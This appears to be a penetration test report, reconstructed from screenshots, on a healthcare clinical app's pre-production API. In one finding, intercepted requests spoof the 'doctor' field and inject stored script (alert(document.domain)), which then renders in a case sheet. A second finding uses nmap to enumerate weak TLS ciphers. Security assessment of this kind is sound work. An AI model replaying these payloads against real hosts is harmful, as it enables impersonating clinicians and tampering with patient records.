
```
HTTP/1.1 204 No Content
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
https://cad-clinical-app-preint.us-east.philips-healthsuite.com
Access-Control-Expose-Headers:
Accept,Accept-Encoding,Connection,Content-Length,keep-alive,user-agent,
Host,cache-control,content-type,content-transfer-encoding,Content-Type,
Authorization,authorization,userid,edisp-introspect-value,Token,token,A
ccess-Control-Allow-Origin,Origin,X-GHS-AUTH,api-version,*
Cache-Control: no-cache, no-store
Content-Security-Policy: default-src 'self' *.philips-healthsuite.com;
Date: Mon, 25 Dec 2023 21:24:09 GMT
Server: envoy
Strict-Transport-Security: max-age=63072000; includeSubDomains;
X-Envoy-Upstream-Service-Time: 356
X-Vcap-Request-Id: cbf70fcd-b728-4868-7ab5-26cfd8cd91e2
Connection: Close
```



https://cad-clinical-app-preint.us-east.philips-healthsuite.com/noAccess?type=alreadySubmit

This Case Sheet has been reviewed

Access to this page is denied.



Burp Project Intruder Repeater Window Help
Burp Suite Professional v2023.1.1 - Temporary Project - Licensed to Zer0DayLab Crew
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Send
Cancel
HTTP/1
Pretty Raw Hex Render
INSPECTOR
0 matches
Done

Target: https://cad-api-gateway-preint.us-east.philips-healthsuite.com

Request

```
Sec-Fetch-Dest: empty
Referer:
https://cad-clinical-app-preint.us-east.philips-healthsuite.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "encounter":"925ce55f-7852-4296-9542-f5bb2d410c72",
  "subject":"285a6038-9216-44b4-b84b-79857b59ef07",
  "target":"8da87068-d00f-43d3-a5ec-1281059a6121",
  "contextId":"",
  "doctorGuidance":{
    "date":"2023-12-25T21:22:26.305Z",
    "doctor":"Dileep",
    "regNo":"KMC2023",
    "guidance":{
      "custom":[
        {
          "guidanceText":"Stop Smoking."
        }
      ]
    }
  }
}
```

Response

```
HTTP/1.1 410 Gone
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
https://cad-clinical-app-preint.us-east.philips-healthsuite.com
Access-Control-Expose-Headers:
Accept,Accept-Encoding,Connection,Content-Length,keep-alive,user-agent,
Host,cache-control,content-type,content-transfer-encoding,Content-Type,
Authorization,authorization,userid,edisp-introspect-value,Token,token,A
ccess-Control-Allow-Origin,Origin,X-GHS-AUTH,api-version,*
Cache-Control: no-cache, no-store
Content-Security-Policy: default-src 'self' *.philips-healthsuite.com;
Content-Type: application/json
Date: Mon, 25 Dec 2023 21:25:48 GMT
Server: envoy
Strict-Transport-Security: max-age=63072000; includeSubDomains;
X-Envoy-Upstream-Service-Time: 229
X-Vcap-Request-Id: 5fd8d2f7-0355-46cf-6aa2-0e0429c08773
Content-Length: 240
Connection: Close

{
  "id":"3c9c5b0d-d64b-4e20-9ee5-a5ac38d0cc1d",
  "resourceType":"OperationOutcome",
  "meta":{
    "created":1703539549116
```

1,088 bytes | 463 millis

# 7. Detailed Vulnerability Report

## 7.1 Webapp/Webservices: Insecure Direct Object Reference leads to Identity Spoofing

| | |
|---|---|
| **Vulnerability Title** | Insecure Direct Object Reference leads to Identity Spoofing |
| **Vulnerability Category** | A1 Broken Access Control |
| **Severity** | **Medium** |
| **CVSS V3 Calculation** | CVSS Base Score: 6.5<br>CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N |
| **Description** | **Vulnerability Description:**<br>During the assessment, it is observed the application allows to Insecure Direct Object References. This occurs when an application provides direct access to objects based on user-supplied input. While performing the testing we observed that attacker is able to spoof the identity of the Doctor to some other.<br>**Exploitability Rational**<br>The attacker should have logged in to the application to exploit this vulnerability.<br>**Impact Rational**<br>An attacker can spoof the identity of the Doctor. |
| **Affected Systems/IP Address/URL** | https://cad-consumer-app-preint.us-east.philips-healthsuite.com/<br>Clinical APIs.postman_collection.json.zip |
| **Recommendation** | Instead of passing parameter, fetch the user details through session data. |
| **Status** | **Open** |

**Steps to Reproduce**


1. Login to the application.

2. Turn the intercept on. Capture the request, edit the parameter "doctor" and forward the request.

3. The parameter which we have modified will be reflected in the consumer account which doctor has updated the clinician guidance.

**Supportive Evidence:**

**Webapp:**




Request to https://cad-api-gateway-preint.us-east.philips-healthsuite.com:443 [54.205.170.251]

```
Sec-Ch-Ua-Platform: "Windows"
Origin: https://cad-clinical-app-preint.us-east.philips-healthsuite.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cad-clinical-app-preint.us-east.philips-healthsuite.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "encounter":"6c771038-5da9-432a-bb07-8660d03ae0c6",
  "subject":"285a6038-9216-44b4-b84b-79857b59ef07",
  "target":"8da87068-d00f-43d3-a5ec-1281059a6121",
  "contextId":"",
  "doctorGuidance":{
    "date":"2023-12-22T07:22:43.827Z",
    "doctor":"Attacker",
    "regNo":"<h1>AS45367</h1>",
    "guidance":{
      "custom":[
        {
          "guidanceText":"<script> alert(document.domain)</script>"
        }
      ]
    }
  }
}
```


Capture the request, edit the parameter "doctor" and forward the request.


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2023.1.1 - Temporary Project - Licensed to Zer0DayLab Crew
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Filter: Hiding CSS, image and general binary content
# Host Method URL Params Edited Status Length MIME type Extension Title Comment
Edited request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
Search...
0 matches
Show desktop

```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://cad-clinical-app-preint.us-east.philips-healthsuite.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "encounter":"6c771038-5da9-432a-bb07-8660d03ae0c6",
  "subject":"285a6038-9216-44b4-b84b-79857b59ef07",
  "target":"8da87068-d00f-43d3-a5ec-1281059a6121",
  "contextId":"",
  "doctorGuidance":{
    "date":"2023-12-22T07:22:43.827Z",
    "doctor":"Attacker",
    "regNo":"<h1>AS45367</h1>",
    "guidance":{
      "custom":[
        {
          "guidanceText":"<script> alert(document.domain)</script>"
        }
      ]
    }
  }
}
```

```
HTTP/1.1 204 No Content
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
https://cad-clinical-app-preint.us-east.philips-healthsuite.com
Access-Control-Expose-Headers:
Accept,Accept-Encoding,Connection,Content-Length,keep-alive,user-agent,
Host,cache-control,content-type,content-transfer-encoding,Content-Type,
Authorization,authorization,userid,edisp-introspect-value,Token,token,A
ccess-Control-Allow-Origin,Origin,X-GHS-AUTH,api-version,*
Cache-Control: no-cache, no-store
Content-Security-Policy: default-src 'self' *.philips-healthsuite.com;
Date: Fri, 22 Dec 2023 07:24:34 GMT
Server: envoy
Strict-Transport-Security: max-age=63072000; includeSubDomains;
X-Envoy-Upstream-Service-Time: 473
X-Vcap-Request-Id: 5b6d29eb-a4ee-406a-71be-98c01fd24a72
Connection: Close
```


Clinical App
Burp Suite
https://cad-clinical-app-preint.us-east.philips-healthsuite.com/caseSheet
Elements Console Sources Network Performance
□ Preserve log □ Disable cache No throttling
Filter □ Invert □ Hide data URLs
All Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other □ Has blocked cookies
□ Blocked Requests □ 3rd-party requests
2000 ms 4000 ms 6000 ms 8000 ms 10000 ms 12000 ms 14000 ms

Case Sheet

Risk factor

Clinician Guidance

Attacker

Reg No: <h1>AS45367</h1>

Custom Guidance

Custom Guidance


<script> alert(document.domain)</script>

| Name | Status | Type | Initiator | Size | Time |
|---|---|---|---|---|---|
| env-config.js | 200 | script | (index) | 349 B | 745 ms |
| data:application/js... | 200 | xhr | chrome-ext... | 1.7 kB | 2 ms |
| main.66e2ca60.js | 200 | script | (index) | 1.5 MB | 4.68 s |
| 984.11e85750.chunk.js | 200 | script | main.66e2c... | 65.2 kB | 1.26 s |
| 358.34758243.chunk.css | 200 | styles... | main.66e2c... | 2.5 kB | 779 ms |
| 358.8e729188.chunk.js | 200 | script | main.66e2c... | 3.4 kB | 779 ms |
| NeueFrutigerWorld-B... | 200 | font | main.e7fb9... | 323 kB | 2.03 s |
| Face | 200 | xhr | main.66e2c... | 712 B | 900 ms |
| userinfo | 200 | xhr | main.66e2c... | 1.1 kB | 825 ms |
| 571.32159742.chunk.js | 200 | script | main.66e2c... | 958 B | 745 ms |
| 31.29f78f31.chunk.js | 200 | script | main.66e2c... | 71.8 kB | 1.32 s |
| 623.24631c5c.chunk.css | 200 | styles... | main.66e2c... | 8.5 kB | 732 ms |
| 623.d2a01a8e.chunk.js | 200 | script | main.66e2c... | 20.8 kB | 984 ms |
| 6c02d259-21b9-4a42-... | 200 | prefli... | Preflight | 0 B | 1.21 s |
| 6c02d259-21b9-4a42-... | 200 | xhr | main.66e2c... | 1.2 kB | 936 ms |
| custom_guidance_ico... | 200 | svg+... | main.66e2c... | 1.9 kB | 751 ms |

19 requests | 2.0 MB transferred | 2.0 MB resources | Finish: 14.40 s | DOMContentLoaded: 6.38 s | Load: 8.4

Parameter which we have modified is reflected here.

**API:**



Burp Project Intruder Repeater View Help Hackvertor
Burp Suite Community Edition v2023.10.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings
Learn Hackvertor
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Comment this item
HTTP/1
Pretty Raw Hex Hackvertor
Inspector
Search
0 highlights

Request to https://cad-api-gateway-preint.us-east.philips-healthsuite.com:443 [54.205.170.251]

```
Host: cad-api-gateway-preint.us-east.philips-healthsuite.com
Accept-Encoding: gzip, deflate, br
Connection: close
Content-Length: 490

{
  "encounter":"230d63ea-cdf7-4c3d-81bf-c6f0fd1d56cc",
  "subject":"7e36014e-565d-4e32-8a37-1fcb2261997a",
  "target":"8da87068-d00f-43d3-a5ec-1281059a6121",
  "contextId":"",
  "doctorGuidance":{
    "date":"2023-12-15T06:43:02.277Z",
    "doctor":"Attacker",
    "regNo":"KMC2023",
    "guidance":{
      "custom":[
        {
          "guidanceText":"ashini"
        }
      ]
    }
  }
}
```

Capture the request, edit the parameter "doctor" and forward the request.


Burp Project Intruder Repeater View Help Hackvertor
Burp Suite Community Edition v2023.10.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings
Learn Hackvertor
Intercept HTTP history WebSockets history Proxy settings
Filter: Hiding CSS, image and general binary content
# Host Method URL Params Edited Status code Length MIME type Extension Title
Request
Response
Pretty Raw Hex Hackvertor
Pretty Raw Hex Render Hackvertor
Inspector
Search
0 highlights
Search
0 highlights

Request

```
Connection: close
Content-Length: 490

{
  "encounter":"230d63ea-cdf7-4c3d-81bf-c6f0fd1d56cc",
  "subject":"7e36014e-565d-4e32-8a37-1fcb2261997a",
  "target":"8da87068-d00f-43d3-a5ec-1281059a6121",
  "contextId":"",
  "doctorGuidance":{
    "date":"2023-12-15T06:43:02.277Z",
    "doctor":"Attacker",
    "regNo":"KMC2023",
    "guidance":{
      "custom":[
        {
          "guidanceText":"ashini"
        }
      ]
    }
  }
}
```

Response

```
Strict-Transport-Security: max-age=63072000; includeSubDomains;
X-Envoy-Upstream-Service-Time: 411
X-Vcap-Request-Id: 570b92af-5888-41d0-7bd7-d60d6fe67e97
Content-Length: 240
Connection: Close

{
  "id":"4e0f24f3-3d12-4433-9513-287ed9bb435a",
  "resourceType":"OperationOutcome",
  "meta":{
    "created":1703479133984,
    "lastUpdated":1703479133984
  },
  "issue":[
    {
      "severity":"ERROR",
      "code":5306,
      "diagnostics":"CaseSheet already processed by clinician"
    }
  ]
}
```

Parameter which we have modified is reflected.

## 7.2 Webapp: Weak SSL/TLS Configuration

| | |
|---|---|
| **Vulnerability Title** | Weak SSL/TLS Configuration |
| **Vulnerability Category** | A2 Cryptographic Failures |
| **Severity** | **Low** |
| **CVSS V3 Calculation** | CVSS Base Score: 3.5<br>CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N |
| **Description** | **Vulnerability Description:**<br>During the assessment, it is observed that the application supports to use TLSv1.2 protocols but it allow weak SSL/TLS cipher suites.<br>The server-side SSL/TLS endpoint is configured to allow weak SSL/TLS cipher suites.<br>These cipher suites have proven cryptographic flaws that can allow an attacker to decrypt or modify traffic. These weak cipher suites include the following:<br>* Cipher suites that use block ciphers (e.g., AES, 3DES) in CBC (Cipher Block Chaining) mode are vulnerable to the BEAST attack if SSL 3.0 or TLS 1.0 are supported.<br>References:<br>• https://owasp.org/Top10/A02_2021-Cryptographic_Failures/<br>• Weak-SSL-TLS-Ciphers-Insufficient-Transport-Layer-Protection<br>**Exploitability rational**<br>Some misconfigurations in the server can be used to force the use of a weak cipher - or at worst no encryption - permitting to an attacker to gain access to the supposed secure communication channel. Other misconfiguration can be used for a Denial-of-Service attack.<br>**Impact Rational**<br>A server-side SSL/TLS endpoint that supports weak ciphers could allow an attacker to read or modify traffic sent in SSL/TLS connections with that endpoint. |

| | |
|---|---|
| **Affected Systems/IP Address/URL** | https://cad-consumer-app-preint.us-east.philips-healthsuite.com/ |
| **Recommendation** | - *Weak or lowgrade CBC ciphers or encryption must be disabled<br>- *Block ciphers with key lengths of at least 128 bits (AES-128 and AES-256; optionally allow 3DES with 112-bit keys if necessary for supporting some clients)<br>- *Block ciphers in GCM mode. Note: If CBC mode must be allowed for supporting some clients, use only CBC mode cipher suites that use the SHA2 family of hash functions (SHA256, SHA384, SHA512)<br>Reference: https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html |
| **Status** | **Open** |

**Steps to Reproduce**


Use tools such as sslscan or nmap to enumerate the ciphers used by the application endpoints.

Step 1: Run the nmap scan:

```
nmap -p 443 -v -Pn --script ssl-enum-ciphers <hostname>
```

Step 2: Observe that weak ssl/tls cipher suites are allowed, as shown in the screenshot below:

**Supportive Evidence:**



```
nmap -sS -p 443 -Pn --script ssl* cad-api-gateway-preint.us-east.philips-healthsuite.com
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-22 20:00 India Standard Time
NSOCK ERROR [0.0850s] ssl_init_helper(): OpenSSL legacy provider failed to load.

Nmap scan report for cad-api-gateway-preint.us-east.philips-healthsuite.com (54.158.100.216)
Host is up (0.25s latency).
Other addresses for cad-api-gateway-preint.us-east.philips-healthsuite.com (not scanned): 54.205.170.251
rDNS record for 54.158.100.216: ec2-54-158-100-216.compute-1.amazonaws.com

PORT    STATE SERVICE
443/tcp open  https
| ssl-cert: Subject: commonName=*.us-east.philips-healthsuite.com
| Subject Alternative Name: DNS:*.us-east.philips-healthsuite.com
| Issuer: commonName=Amazon RSA 2048 M02/organizationName=Amazon/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-08-22T00:00:00
| Not valid after:  2024-09-19T23:59:59
